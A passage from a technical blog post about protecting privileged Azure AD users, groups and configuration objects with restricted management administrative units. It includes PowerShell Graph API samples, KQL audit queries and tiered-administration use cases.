<h3 id="owner-of-security-groups-withwithout-enabled-pim-for-groups">Owner of Security Groups (with/without enabled PIM for Groups)</h3>

<p>Delegation to manage security groups by any tenant-level Azure AD admin role but also as permanent or eligible “Owner” will be restricted when these objects are member of a RMAU. If you want to delegate management permissions to this group, assignment of “Group Administrators” needs to be scoped on RMAU. Nevertheless, “PIM for Groups” is not supported in combination with RMAU.</p>

<h3 id="microsoft-graph-api-permissions">Microsoft Graph API Permissions</h3>

<p>Service Principals with <code class="language-plaintext highlighter-rouge">AdministrativeUnit.ReadWrite.All</code>  permissions are able to add or remove members of RMAU. But the service principals will no longer been able to manage objects after the object has been added to RMAU. Permissions such as <code class="language-plaintext highlighter-rouge">User.WriteRead.All</code> or <code class="language-plaintext highlighter-rouge">Groups.ReadWrite.All</code> will be also restricted (similar to role assignments of “User or Group Administrator” on tenant-level). You will receive the following error message:</p>

<blockquote>
  <p>Insufficient privileges to complete the operation. Target object is a member of a restricted management administrative unit and can only be modified by administrators scoped to that administrative unit. Check that you are assigned a role that has permission to perform the operation for this restricted management administrative unit. Learn more: https://go.microsoft.com/fwlink/?linkid=2197831</p>
</blockquote>

<p>Currently you can grant permission to manage objects from a RMAU by assigning the API Permission <code class="language-plaintext highlighter-rouge">Directory.Write.Restricted</code> which establishes the access on a tenant-level scope. Verify if an assigned RMAU-scoped directory roles to the service principals would be a better solution in aspects of a “least privilege” approach.</p>

<p>But keep in mind, removing objects from the RMAU to use management permissions have always been possible (as part of the <code class="language-plaintext highlighter-rouge">AdministrativeUnit.ReadWrite.All</code> permission).</p>

<h3 id="other-privileged-access-paths">Other privileged access paths</h3>

<p>During my tests, I’ve tried some privileged access paths outside of Azure AD role members or Microsoft Graph API permissions. This has been also potential privileged escalation paths in the past.</p>

<ul>
  <li>Users assigned to RAMU are not protected from “account takeover” by Azure AD Connect synchronization (even if soft- and hard match are not blocked). Check out the “<a href="https://github.com/Cloud-Architekt/AzureAD-Attack-Defense/blob/main/AADCSyncServiceAccount.md#attack-scenarios">Azure AD Attack &amp; Defense</a>” chapter about abusing synchronization service accounts if you are interested to learn more about soft- and hard match.</li>
  <li>Assignment of membership to groups in RMAUs by using “Access Packages” in Identity Governance continued to function as expected. Keep in mind, delegated administrators (“Access package assignment manager” or “Access package manger”) will be able <a href="https://twitter.com/Thomas_Live/status/1481538197930889218">to assign or create access packages</a> in Entitlement Management which includes groups from RMAUs.</li>
</ul>

<h2 id="overview-of-protection-and-delegation-capabilities-by-using-rmau-and-role-assignable-groups">Overview of protection and delegation capabilities by using RMAU and role assignable groups</h2>
<p>As already described in detail, a couple of scenarios using role-assignable groups or “PIM for Groups” are not supported or suitable in combination with RMAU. The following table should help to keep an overview about restriction of members as assignment of RMAU but also in relation to role assignable group.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-06-13-administrative-units-restricted-management/rmau_overview.png" alt="Untitled" /></p>

<p><em>Side Note: All data without warranty! I will continue some additional tests to double check the results because of the huge scope of scenarios and combinations. Feedback is always welcome!</em></p>

<p>From my point of view, the following use cases (as an example) could be evaluated to decide if role-assignable groups or protection by RMAU (based on the previous named considerations) are usable for you:</p>

<ul>
  <li>Use “role assignable groups” for Azure AD roles and protecting high-privileged users (on “Control Plane/Tier0” in Azure AD or high-sensitive permissions on “Management Plane/Tier1” or Cloud Platform) but avoid assignments for those group types and assigned members to RMAU.</li>
  <li>Assign privileged or sensitive security groups which are not managed in Azure AD PIM (“PIM for Groups”) and should be restricted from Azure AD admins with “Group Management” permissions (e.g., sensitive configuration or provisioning groups). This includes also groups with eligible assignments to Azure (Resources) PIM.</li>
  <li>Assign privileged or sensitive users (for example: C-Level accounts, DevOps) without protection by role-assignable groups or Azure AD role assignmenet to RMAU for establishing a restricted management (marked above “Unrestricted*”). This can also cover eligible member of “PIM for Groups”.</li>
  <li>Assign privileged or sensitive device objects to RMAU to protect extension attribute (e.g., used in Device Filters).</li>
</ul>

<p>In the following descriptions and use cases, I will set my focus to restrict and isolate users or groups which will be used in Azure-related RBAC systems (security groups with eligible assignment to Azure Resources). RMAU provides restriction capabilities to establish a tiered administration as part of the “<a href="https://docs.microsoft.com/en-us/security/compass/privileged-access-access-model">Enterprise Administration Mode</a>”. The management of privileged objects in RMAUs should be restricted to “Control plane” (Tier0) admins (by Global Admins or dedicated admins with RMAU-scoped assignments) or integrated to secured identity governance processes (e.g., Entra ID Governance) only.</p>

<h2 id="manage-rmau-via-microsoft-graph-api">Manage RMAU via Microsoft Graph API</h2>

<p>In the next section I would like to give some code samples about managing RMAU with PowerShell and Microsoft Graph API.</p>

<h3 id="create-and-manage-rmaus-by-microsoft-graph-api">Create and manage RMAUs by Microsoft Graph API</h3>

<p>The cmdlet <code class="language-plaintext highlighter-rouge">Invoke-MgGraphRequest</code> from the Microsoft Graph SDK will be used in the first sample to call the API endpoint. But there are also cmdlets to manage AUs directly, as you can see in the other samples as well. I’m using a Service Principal which needs AdministrativeUnit.ReadWrite.All” but no other or special permissions for creating RMAUs.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$Body</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s1">'
{
    "displayName": "Tier1-ManagementPlane.Azure",
    "description": "This administrative unit contains assets of ManagementPlane in Azure",
    "isMemberManagementRestricted": true
}'</span><span class="w">

</span><span class="n">Invoke-MgGraphRequest</span><span class="w"> </span><span class="nt">-Method</span><span class="w"> </span><span class="s2">"POST"</span><span class="w"> </span><span class="nt">-Body</span><span class="w"> </span><span class="nv">$Body</span><span class="w"> </span><span class="nt">-Uri</span><span class="w"> </span><span class="nx">https://graph.microsoft.com/beta/administrativeUnits</span><span class="w">
</span></code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-06-13-administrative-units-restricted-management/rmau5.png" alt="Untitled" /></p>

<p><em>Properties of RMAU in the Azure Portal after creation via Microsoft Graph API</em></p>

<h3 id="assignment-of-objects-to-rmau">Assignment of objects to RMAU</h3>

<p>Assignment of objects to a restricted management AU requires <code class="language-plaintext highlighter-rouge">AdministrativeUnit.ReadWrite.All</code> permission only. In addition, <code class="language-plaintext highlighter-rouge">User.Read.All</code> and/or <code class="language-plaintext highlighter-rouge">Group.Read.All</code> is required to read/search the objects before adding them to the RMAU:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$AdminUnitUserMembers</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">(</span><span class="s2">"admThomas1@cloud-architekt.net"</span><span class="p">,</span><span class="s2">"admScotty1@cloud-architekt.net"</span><span class="p">)</span><span class="w">
</span><span class="nv">$AdminUnitGroupMembers</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">(</span><span class="s2">"prg_Lab-Tier1.Azure.1.PlatformOps"</span><span class="p">,</span><span class="w"> </span><span class="s2">"prg_Lab-Tier1.Azure.1.SecOps"</span><span class="p">)</span><span class="w">
</span><span class="nv">$AdminUnitName</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"Tier1-ManagementPlane.Azure"</span><span class="w">
</span><span class="nv">$AdminUnitId</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">(</span><span class="n">Get-MgDirectoryAdministrativeUnit</span><span class="w"> </span><span class="nt">-Filter</span><span class="w"> </span><span class="s2">"displayname eq '</span><span class="nv">$AdminUnitName</span><span class="s2">'"</span><span class="p">)</span><span class="o">.</span><span class="nf">Id</span><span class="w">

</span><span class="kr">foreach</span><span class="w"> </span><span class="p">(</span><span class="nv">$AdminUnitUserMember</span><span class="w"> </span><span class="kr">in</span><span class="w"> </span><span class="nv">$AdminUnitUserMembers</span><span class="p">)</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="nv">$UserId</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">(</span><span class="n">Get-MgUser</span><span class="w"> </span><span class="nt">-Filter</span><span class="w"> </span><span class="s2">"userPrincipalName eq '</span><span class="si">$(</span><span class="nv">$AdminUnitUserMember</span><span class="si">)</span><span class="s2">'"</span><span class="p">)</span><span class="o">.</span><span class="nf">Id</span><span class="w">
    </span><span class="n">New-MgDirectoryAdministrativeUnitMemberByRef</span><span class="w"> </span><span class="nt">-AdministrativeUnitId</span><span class="w"> </span><span class="nv">$AdminUnitId</span><span class="w"> </span><span class="nt">-AdditionalProperties</span><span class="w"> </span><span class="p">@{</span><span class="s2">"@odata.id"</span><span class="o">=</span><span class="s2">"https://graph.microsoft.com/v1.0/users/</span><span class="nv">$UserId</span><span class="s2">"</span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">

</span><span class="kr">foreach</span><span class="w"> </span><span class="p">(</span><span class="nv">$AdminUnitGroupMember</span><span class="w"> </span><span class="kr">in</span><span class="w"> </span><span class="nv">$AdminUnitGroupMembers</span><span class="p">)</span><span class="w"> </span><span class="p">{</span><span class="w">
		</span><span class="nv">$GroupId</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">(</span><span class="n">Get-MgGroup</span><span class="w"> </span><span class="nt">-Filter</span><span class="w"> </span><span class="s2">"displayName eq '</span><span class="si">$(</span><span class="nv">$AdminUnitGroupMember</span><span class="si">)</span><span class="s2">'"</span><span class="p">)</span><span class="o">.</span><span class="nf">Id</span><span class="w">
		</span><span class="n">New-MgDirectoryAdministrativeUnitMemberByRef</span><span class="w"> </span><span class="nt">-AdministrativeUnitId</span><span class="w"> </span><span class="nv">$AdminUnitId</span><span class="w"> </span><span class="nt">-AdditionalProperties</span><span class="w"> </span><span class="p">@{</span><span class="s2">"@odata.id"</span><span class="o">=</span><span class="s2">"https://graph.microsoft.com/v1.0/groups/</span><span class="nv">$GroupId</span><span class="s2">"</span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>The previous sample can be also customized to add different object types (user and groups) by <code class="language-plaintext highlighter-rouge">ObjectId</code> :</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$AzurePrivilegedObjects</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">(</span><span class="s2">"182472f1-e301-4585-9cd8-78486ac9706a"</span><span class="p">,</span><span class="s2">"1f4899f3-b288-4993-b664-6913a462a4db"</span><span class="p">)</span><span class="w">
</span><span class="nv">$AzurePrivilegedObjects</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">foreach-object</span><span class="w"> </span><span class="p">{</span><span class="w"> 
                </span><span class="nv">$AdminUnitMember</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">(</span><span class="n">Get-MgDirectoryObject</span><span class="w"> </span><span class="nt">-DirectoryObjectId</span><span class="w"> </span><span class="bp">$_</span><span class="o">.</span><span class="nf">ObjectId</span><span class="p">)</span><span class="w">
                </span><span class="n">Write-Host</span><span class="w"> </span><span class="s2">"Adding </span><span class="si">$(</span><span class="nv">$AdminUnitMember</span><span class="o">.</span><span class="nf">AdditionalProperties</span><span class="o">.</span><span class="nf">userPrincipalName</span><span class="si">)</span><span class="s2"> to </span><span class="si">$(</span><span class="nv">$AdminUnitName</span><span class="si">)</span><span class="s2">"</span><span class="w">
                </span><span class="n">New-MgDirectoryAdministrativeUnitMemberByRef</span><span class="w"> </span><span class="nt">-AdministrativeUnitId</span><span class="w"> </span><span class="nv">$AdminUnitId</span><span class="w"> </span><span class="nt">-AdditionalProperties</span><span class="w"> </span><span class="p">@{</span><span class="s2">"@odata.id"</span><span class="o">=</span><span class="s2">"https://graph.microsoft.com/v1.0/directoryObjects/</span><span class="si">$(</span><span class="bp">$_</span><span class="o">.</span><span class="nf">ObjectId</span><span class="si">)</span><span class="s2">"</span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p><em>Side notes from my tests and automation jobs:</em></p>

<ul>
  <li><a href="https://registry.terraform.io/providers/hashicorp/azuread/latest/docs/resources/administrative_unit_member">Memberships of Administrative Units</a> can be also automated by Azure AD Terraform Provider.</li>
  <li>In the past, there was no <code class="language-plaintext highlighter-rouge">Remove-MgDirectoryAdministrativeUnitMember*</code> cmdlet in “Microsoft.Graph” PowerShell module. Therefor,e I’ve have been chosen the <a href="https://docs.microsoft.com/en-us/graph/api/administrativeunit-delete-members?view=graph-rest-1.0">“Delete” method on the API call</a>, like I did by using <code class="language-plaintext highlighter-rouge">Invoke-MgGraphRequest</code>.</li>
</ul>

<h3 id="identify-which-objects-are-protected-by-rmau">Identify which objects are protected by RMAU</h3>

<p>The Azure (AD) portal shows a yellow information bar if a users or groups blade is restricted because of an assignment to a RMAU:</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-06-13-administrative-units-restricted-management/rmau6.png" alt="Untitled" /></p>

<p><em>Restricted management will be shown in the overview of the “object” blade and in the properties.</em></p>

<p>Microsoft Graph API offers also an opportunity to check if object management is restricted:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$UserId</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">read-host</span><span class="w"> </span><span class="nt">-Prompt</span><span class="w"> </span><span class="s2">"Your user object ID to validate restricted management"</span><span class="w">
</span><span class="p">(</span><span class="n">Invoke-MgGraphRequest</span><span class="w"> </span><span class="nt">-Method</span><span class="w"> </span><span class="nx">Get</span><span class="w"> </span><span class="nt">-Uri</span><span class="w"> </span><span class="nx">https://graph.microsoft.com/beta/users/</span><span class="nv">$userid</span><span class="w"> </span><span class="nt">-OutputType</span><span class="w"> </span><span class="nx">PSObject</span><span class="p">)</span><span class="o">.</span><span class="nf">isManagementRestricted</span><span class="w">
</span></code></pre></div></div>

<h3 id="add-or-remove-scoped-directory-roles-to-rmau">Add or remove scoped directory roles to RMAU</h3>

<p>The assignment of directory roles with scope on a RMAU can be automated by using an existing “Microsoft.Graph” cmdlet. Permissions on Application API Permission scope “RoleManagement.ReadWrite.Directory” or “Privileged Role Administrator” directory role assignment are required. In the following example, “User Administrator” will be assigned to Identity Team (Control plane) to manage user accounts in RMAU:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># Associated Role Id to Directory Role can be listed with the following cmdlet</span><span class="w">
</span><span class="nv">$DirectoryRole</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"Groups Administrator"</span><span class="w">
</span><span class="nv">$ScopedDirectoryRole</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">(</span><span class="n">Get-MgDirectoryRole</span><span class="w"> </span><span class="nt">-filter</span><span class="w"> </span><span class="s2">"DisplayName eq '</span><span class="si">$(</span><span class="nv">$DirectoryRole</span><span class="si">)</span><span class="s2">'"</span><span class="p">)</span><span class="o">.</span><span class="nf">Id</span><span class="w">
</span><span class="nv">$ScopedDirectoryRoleMemberGroup</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"prg_Lab-Tier0.AADTenant.0.IdentityOps"</span><span class="w">
</span><span class="nv">$ScopedDirectoryRoleMemberId</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">(</span><span class="n">Get-MgGroup</span><span class="w"> </span><span class="nt">-Filter</span><span class="w"> </span><span class="s2">"DisplayName eq '</span><span class="si">$(</span><span class="nv">$ScopedDirectoryRoleMemberGroup</span><span class="si">)</span><span class="s2">'"</span><span class="p">)</span><span class="o">.</span><span class="nf">Id</span><span class="w">

</span><span class="nv">$Body</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">@{</span><span class="w">
    </span><span class="nx">RoleId</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$ScopedDirectoryRole</span><span class="w">
    </span><span class="nx">RoleMemberInfo</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">@{</span><span class="w">
        </span><span class="nx">Id</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$ScopedDirectoryRoleMemberId</span><span class="w"> 
    </span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span><span class="n">New-MgDirectoryAdministrativeUnitScopedRoleMember</span><span class="w"> </span><span class="nt">-AdministrativeUnitId</span><span class="w"> </span><span class="nv">$AdminUnitId</span><span class="w"> </span><span class="nt">-BodyParameter</span><span class="w"> </span><span class="nv">$Body</span><span class="w">
</span></code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-06-13-administrative-units-restricted-management/rmau7.png" alt="Untitled" /></p>

<p><em>Assignment of RMAU-scoped directory roles works similar to Administrative Units in general</em></p>

<p>Side Note: Eligible directory role assignments on scope of RMAUs are also supported by Azure AD PIM. Check out the Microsoft docs article if you are interested in using PIM and consider to including the RMAU Object Id in the scope of <code class="language-plaintext highlighter-rouge">directoryScopeId</code></p>

<h3 id="audit-logs-in-azure-ad">Audit logs in Azure AD</h3>

<p>Activities on RMAUs will be shown in a dedicated “OperationName” (e.g., “Add member to restricted management administrative unit”). This allows to use a simple filter for audit events related to RMAU operations.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">AuditLogs</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">where</span><span class="w"> </span><span class="nx">OperationName</span><span class="w"> </span><span class="nx">contains</span><span class="w"> </span><span class="s2">"restricted management administrative unit"</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">InitiatingUserOrApp</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">iff</span><span class="p">(</span><span class="n">isnotempty</span><span class="p">(</span><span class="n">InitiatedBy.user.userPrincipalName</span><span class="p">),</span><span class="n">tostring</span><span class="p">(</span><span class="n">InitiatedBy.user.userPrincipalName</span><span class="p">),</span><span class="w"> </span><span class="n">tostring</span><span class="p">(</span><span class="n">InitiatedBy.app.displayName</span><span class="p">))</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">InitiatingUserOrAppId</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">iff</span><span class="p">(</span><span class="n">isnotempty</span><span class="p">(</span><span class="n">InitiatedBy.user.id</span><span class="p">),</span><span class="n">tostring</span><span class="p">(</span><span class="n">InitiatedBy.user.id</span><span class="p">),</span><span class="w"> </span><span class="n">tostring</span><span class="p">(</span><span class="n">InitiatedBy.app.servicePrincipalId</span><span class="p">))</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">InitiatingIpAddress</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">iff</span><span class="p">(</span><span class="n">isnotempty</span><span class="p">(</span><span class="n">InitiatedBy.user.ipAddress</span><span class="p">),</span><span class="w"> </span><span class="n">tostring</span><span class="p">(</span><span class="n">InitiatedBy.user.ipAddress</span><span class="p">),</span><span class="w"> </span><span class="n">tostring</span><span class="p">(</span><span class="n">InitiatedBy.app.ipAddress</span><span class="p">))</span><span class="w">
</span></code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-06-13-administrative-units-restricted-management/rmau8.png" alt="Untitled" /></p>

<p><em>Result of KQL query on Audit Logs to check change of assignments on RMAU</em></p>

<p>Strictly monitoring of removing privileged or sensitive objects from RMAU should be considered.</p>

<p>Create, update or deleted operations on RMAUs are also available from the Audit Log . This sensitive activity can be filtered by using the property value of “IsMemberManagementRestricted”:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">AuditLogs</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">mv-expand</span><span class="w"> </span><span class="nx">TargetResources</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">mv-expand</span><span class="w"> </span><span class="nx">TargetResources.modifiedProperties</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">mv-expand</span><span class="w"> </span><span class="nx">TargetResources.modifiedProperties</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">where</span><span class="w"> </span><span class="nx">TargetResources_modifiedProperties.displayName</span><span class="w"> </span><span class="o">==</span><span class="w"> </span><span class="s2">"IsMemberManagementRestricted"</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">ActorId</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">iff</span><span class="p">(</span><span class="n">isnotempty</span><span class="p">(</span><span class="n">InitiatedBy.user.id</span><span class="p">),</span><span class="n">tostring</span><span class="p">(</span><span class="n">InitiatedBy.user.id</span><span class="p">),</span><span class="w"> </span><span class="n">tostring</span><span class="p">(</span><span class="n">InitiatedBy.app.servicePrincipalId</span><span class="p">))</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">ActorName</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">iff</span><span class="p">(</span><span class="n">isnotempty</span><span class="p">(</span><span class="n">InitiatedBy.user.userPrincipalName</span><span class="p">),</span><span class="n">tostring</span><span class="p">(</span><span class="n">InitiatedBy.user.userPrincipalName</span><span class="p">),</span><span class="w"> </span><span class="n">tostring</span><span class="p">(</span><span class="n">InitiatedBy.app.displayName</span><span class="p">))</span><span class="w">
</span></code></pre></div></div>

<h2 id="samples-from-my-enterprise-access-model-implementations">Samples from my “Enterprise Access Model” implementations</h2>

<p>In the following section, I would like to give you an overview about some use cases in a tiered administration environment where RMAUs offers a great security benefit in restricted management. Unfortunately, security groups (using “PIM for Groups”) and role-assignable groups (Azure AD PIM) are not supported or appropriated. Using “PIM for Groups” and RMAU would be a perfect match to combine protection with the capability of Just-in-Time (JIT) access.
Nevertheless, there are a couple of scenarios where users are assigned to groups with eligible roles to Azure RBAC.</p>

<p>The described examples are part of my solution to implement an “Enterprise Access Model” and result of continuous research (started three years ago), development and experiences to find a practical approach to implement a tier model in Microsoft Azure and Azure AD.</p>

<p><em>Are you interested in learning more about my implementation of Enterprise Access Model?
I’m speaking at TEC 2023 in a deep dive session about entire solution and share more insights how you can protect privileged identities in Azure AD. More information and tickets:</em> <a href="https://theexpertsconference.cventevents.com/event/ff6b61dc-386d-422c-a142-8bd9b3b75453/websitePage:55dc8fd7-e500-4550-9055-6b1fde364777">The Experts Conference (TEC) 2023</a></p>

<h3 id="security-principals-in-azure-rbac-role-assignments">Security principals in Azure RBAC role assignments</h3>

<p>Protecting privileged users and groups on management and workload plane in Microsoft Azure was one of the previously named use cases. This is even more important, especially for those sensitive role definitions which have “Owner” or “Contributor” permission on Landing Zones (Workloads).</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-06-13-administrative-units-restricted-management/rmau9.png" alt="Untitled" /></p>

<p><em>Overview of my Enterprise Access and Tiered Administration Model.
Users and groups with permissions on the different tiered levels are assigned to the related RMAUs or AUs.
For example, user accounts with sensitive workload plane permissions (Contributor of Resource Group) are assigned to RMAU “Workload Plane Accounts”.”</em>
<em>Side Note: I would recommend to use role-assignable groups as primary “role group” for comprehensive horizontal scope (such as “PlatformOps” or “SecOps”) on management plane which offers also the capability to use this groups for delegation to scoped Azure AD roles (e.g., managing Landing Zone security groups in a RMAU).</em></p>

<p>An overview and sample of my defined Azure roles and classification in the “Tired Administration” design can be found <a href="https://github.com/Cloud-Architekt/AzureRBAC/blob/main/EAS_EAM_AzureRBAC_TabularSummary.pdf">here</a>.</p>

<p>The privileged principals in Azure RBAC need to be protected and assigned to an associated RMAUs. Therefore, I build this automation as part of my AADOps PoC project.</p>

<p><strong>Identification of Azure RBAC privileged objects for assignment</strong></p>

<p>I’ve used <a href="https://github.com/Cloud-Architekt/AzureRBAC/blob/main/Scripts/Get-AADObjectsFromAzureRBAC.ps1">my existing PowerShell script</a> to get a list of all eligible and permanent roles in Azure PIM.
In addition, I build a classification on role scope and actions to define the access (tier) level of the privileges.</p>

<p>The diagram below shows you an overview about the automation which I have developed to classify and assign privileged objects to RMAU automatically.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-06-13-administrative-units-restricted-management/rmau10.png" alt="Untitled" /></p>

<p><em>Example: Built-in or custom roles are classified as “Control plane” (Tier0) if they include action on “virtualMachines” and are assigned to the resource group which contains domain controllers.
Users or groups with related Azure RBAC assignments will be classified as “Control plane” administrators and assigned to the associated RMAU automatically. The certain role assignments will be also stored in JSON export which shows the assigned privileged RBAC role.</em></p>

<p>At the end, this solution offers an automated assignment of privileged users and groups to the related “tier level” RMAUs. This provides an automation to restrict management for every classified privileged object as soon as the assignment has been made and the pipeline has triggered.</p>

<p>Azure Tags can be also used for classification of “AdminTierLevel” and “Service” alongside of manual classification in a JSON file.</p>

<p><em>Alternate solution: Microsoft has been released an option to assign users to Administrative Units automatically by using a “<a href="https://docs.microsoft.com/en-us/azure/active-directory/enterprise-users/groups-dynamic-membership">Dynamic membership rules</a>”. This can be also used to assign Azure admins to RMAU if you have introduced a unique attribute to classify or identify those accounts (e.g., ExtensionAttribute or Naming Convention). Don’t forget to consider the trust of the  attributes used in the membership rules. Everyone who can modify this attribute will be able to manage assignments to the RMAU. Groups are not supported for <a href="https://docs.microsoft.com/en-us/azure/active-directory/roles/admin-units-members-dynamic">dynamic membership</a> (rules) yet.</em></p>

<p><em>Note: <a href="https://docs.microsoft.com/en-us/azure/active-directory/fundamentals/custom-security-attributes-overview">Custom security attributes</a> cannot be used as for dynamic assignment.</em></p>

<h3 id="project-collection-members-in-azure-devops">Project (collection) members in Azure DevOps</h3>

<p>Abuse of privileged service connections (defined in service connection) or manipulation of CI/CD pipelines can be achieved by “account takeover” from privileged “Project (Collection) Administrators” or members of sensitive projects in Azure DevOps.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-06-13-administrative-units-restricted-management/rmau11.png" alt="Untitled" /></p>

<p><em>Overview of sensitive users and groups in Azure DevOps organizations. Project collection administrators and other sensitive role members with direct/indirect privileges to manipulate protected branches or pipelines should be protected by RMAU.</em></p>

<p>Modification of the assigned security groups from Azure AD is another access path.
Review sensitive permission assignments of your Azure AD objects on organization- and project-level. <a href="https://vinijmoura.medium.com/?source=post_page-----54f73a20a4c7-----------------------------------">Vinicius Moura</a> has written a blog post about using Azure DevOps CLI to get <a href="https://vinijmoura.medium.com/how-to-list-all-users-and-group-permissions-on-azure-devops-using-azure-devops-cli-54f73a20a4c7">a list of all users and group permissions</a> in Azure DevOps.</p>

<p>Members with privileged access on “Organization- and Collection-Level” should be also restricted (e.g., Project Collection Administrators). But also, users with assigned “Project- or Object-level” permissions should be considered. e.g., when you are using Azure DevOps Projects to automate Azure and Azure AD environment (e.g., M365DSC) and users can modify Branch Policies, Service Connection or any other sensitive action.</p>

<h3 id="billing-role-members-from-azure-enterprise-agreement-management">Billing role members from Azure Enterprise Agreement Management</h3>

<p>Users with roles in Enterprise Agreement (EA) portal are another use case for sensitive accounts without protection in Azure AD by default. Read my <a href="https://twitter.com/Thomas_Live/status/1511236926132604928">Twitter threat</a> or <a href="https://www.cloud-architekt.net/azure-ea-management-security-considerations/">blog post</a> if you want to learn more about these high-privileged roles.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-06-13-administrative-units-restricted-management/rmau12.png" alt="Untitled" /></p>

<p><em>Enterprise Administrators are able to modify roles in EA portal and change Account Owner which has full control on the Azure subscriptions. RMAU supports you to limit user management for those sensitive accounts as well.</em></p>

<p>I’ve written a <a href="https://github.com/Cloud-Architekt/AzureRBAC/blob/main/Scripts/Get-AzEARoleMembers.ps1">PowerShell script</a> to get a list of all assigned users in EA billing roles. This can be used (similar to the Azure RBAC script) to get a list of users which could be protected by assignment to RMAUs. The <a href="https://docs.microsoft.com/en-us/rest/api/billing/2019-10-01-preview/billing-accounts/list">Billing REST API</a> and <a href="https://docs.microsoft.com/en-us/cli/azure/billing/account?view=azure-cli-latest#az-billing-account-list">Azure CLI</a> allows to get a list of users with access.</p>

<p>Review all users with EA roles and consider protecting those accounts by assigning them to the associated RMAU (e.g., Enterprise Administrator to “Tier0-ControlPlane.Azure”).</p>

<h3 id="administrative-accounts-to-manage-b2c-tenants">Administrative Accounts to manage B2C tenants</h3>

<p>Organizations which have been implemented “Azure Active Directory B2C” tenants are mostly using accounts from the organization’s tenant for privileged access. Those accounts will be invited as B2B guest users and assigned to directory roles in the B2C tenant.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-06-13-administrative-units-restricted-management/rmau16.png" alt="abc.png" /></p>

<p><em>User account in organization’s tenant will be invited to B2C tenants for management.</em></p>

<p>Assignment of the directory role in the B2C tenant will not apply the protection of directory role members in the home tenant. Therefore, those accounts should be assigned to RMAU to avoid “account takeover” by “User Administrators” or other delegated Azure AD roles in the organization’s tenant. Identify those B2C admin accounts in your tenant and assign them to an RAMU (e.g., Tier0-ControlPlane.AzureAD-B2C). This prevents privilege escalation to customer identities from directory role members of the organization tenant.</p>

<h3 id="azure-ad-configuration-items">Azure AD configuration items</h3>

<p>Security groups will be used in many cases for configuration or policy assignments.
For example, include/exclude groups from Conditional Access Policies but also for other policies such as Authentication Methods (scope for SSPR or TAP).</p>

<p>Identify sensitive groups based on the pre-defined naming convention for this configuration group. Modification of this group objects should be restricted to “Identity administrators” (Tier0/Control Plane) only. Otherwise, Intune or Windows 365 administrators can modify assignments of configuration items in your Azure AD tenant.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-06-13-administrative-units-restricted-management/rmau13.png" alt="Untitled" /></p>

<p><em>Exclusion Groups for Conditional Access will be created and assigned to RMAU. This prevents other directory roles with “Group Management” permissions to add their accounts in one of those groups to bypass Conditional Access policies.</em></p>

